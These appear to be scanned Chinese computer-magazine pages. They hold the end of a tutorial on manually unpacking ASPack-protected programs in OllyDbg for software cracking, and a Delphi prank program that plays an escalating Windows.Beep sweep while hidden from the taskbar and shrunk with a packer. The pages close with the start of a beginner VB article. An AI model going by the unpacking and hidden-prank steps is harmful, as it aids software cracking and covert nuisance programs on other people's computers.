


图 11

## 五、最后一次异常法

OD 载入程序后点击“选项”－－“调试选项”－－“异常”，这次是把里面的“✓”全部去掉，如图 13。

按 CTRL+F2 重新载入程序，不过按了一次 F9 程序就运行了，也就是一般说的“程序跑飞”，所以这种方法在 ASPack 壳上不能使用。




图 12





图 13

## 六、模拟跟踪法

把程序载入OD后先按F9试运行一下，也就是跟踪一下程序，分析是否存在SEH暗桩。按ALT+M打开内存镜像，找到00416000这句（包含=SFX，输入表，重定位），我们就在命令处输入**tc eip<地址**，然后回车，如图14。OD会显示“正在跟踪”，然后就直接返回OEP了。一定要注意：使用这个方法时，一定要理解要在什么情况下才能使用。




图 14

## 七、危险的“SFX”法

把程序载入OD，忽略所有异常，也就是说异常选项里都打上勾，如图15。然后再切换到SFX选项，选择“字节模式跟踪实际入口（速度非常慢）”，如图16，点击“确定”。OD重新载入程序（如果跳出是否“压缩代码？”选择“否”），OD直接到达OEP了，然后脱壳即可。




图 15

相信大家在了解以上这几种基本的脱壳方法，再结合以后陆续推出的破解系列文章的实践，一定会对脱壳有更好的理解，并且能够更熟练的掌握脱壳技术。




图 16

小编点评：对于菜鸟级读者来说，本文难度较大，而且本文所介绍的七种手工脱壳的方法也不易理解。不过没关系，相信随着“从零开始学破解”的越来越深入的学习，以上的这些方法我们都会慢慢的以实例的形式来教给大家的。到那时，本文所介绍的这几种方法，大家就会更好的掌握了！

（文章中涉及到的OD以及脱壳相关录像已经收录在了光盘中）

上接第443页

这个函数只有两个参数，其中关键的一个是可以调节发声频率，我们使用一个循环，把声音从频率为37发到32767是什么效果呢？真有种火星撞地球的感觉，呵呵，做出来你就知道了。第二个参数是发声时长，我们设置成30就可以了，具体数字可以自已定，不过不要太大，否则程序半天才会停止。使用这个函数前我们先要添加Windows单元，在SysUtils后加上，**windows**，然后在begin前面定义一个整形变量n，用作循环使用。最后就是在begin和end之间添加关键性的两行代码，整个程序的代码如下：

```
program Project2;
{$APPTYPE CONSOLE}
uses
  SysUtils,
  Windows;
var
  n: integer;
begin
  { TODO -oUser -cConsole Main : Insert code here }
  for n:=37 to 32767 do
    Windows.Beep(n,30);
end.
```

好了，程序算是完成了；我们按F9运行一下看看。感觉到了吧，怎么样，象陨石要掉下来了，是不是很吓人？不过不用着急，我试过好多次，扬声器是不会坏掉的。如果真的非到害怕的话，把程序关闭就行了。另外，整个循环完成之后程序也会自动退出的。

功能是实现了，不过还有两个问题，程序运行时始终有那个DOS窗口，这样拿去整人可不行。不要急，我们把程序中含{**$APPTYPE CONSOLE**}这一行注释掉就行了，而且注释掉后再运行时，程序不会显示在任务栏。另外为了减小程序的体积，我们再把含SysUtils这一行也注释掉，不让程序加载多余的单元，这样编译出来的程序只有14K，经FSG压缩后也只有7K！再重新运行，上面的问题就都没有了吧。运行时可以按Ctrl+F2停止程序。本程序最终代码和注释如图3所示。





图 3

最后我们选择菜单File－－Save来保存代码，再选择Project－－Build All Projects来编译程序，就会在我们保存代码的目录下生成Project2.exe文件了，将这个文件改名压缩，我们的整人工具就这么简单的打造出来了。文章结束了，相信各位菜鸟都很有成就感吧！其实我们在编写程序时多思考，多实践，多些创意，你的软件就会与众不同的！

（文章中涉及到的代码及编译后的程序已收录在光盘中）

文章难易度：★★
文章导读：通过SHELL函数实现简单的功能，从没学过VB的人也能快速入门。

# 菜鸟VB初体验

Apple 旭

在X 的论坛上经常见到许多新手朋友对于VB 的学习很迷茫，甚至有很多新手一看到大片大片的程序代码就想要放弃。其实我也是一个VB 初学者，在此，就将自己学到的一点关于VB 小程序的简单编写方法介绍给大家，希望能够调动大家的热情，不要放弃对VB 的兴趣。

## 一、VB 编程初体验

首先我们来安装一个迷你版的VB（光盘中已收录），安装完毕后打开如图1 所示。在“新建工程”的“新建”中选择“标准 EXE”，单击“打开”，如图2。注意图2 中标示的地方，下文中提到的各种控件都在里面了，把鼠标悬停在每一个小图标上，就会看到那个控件的名称。





图1

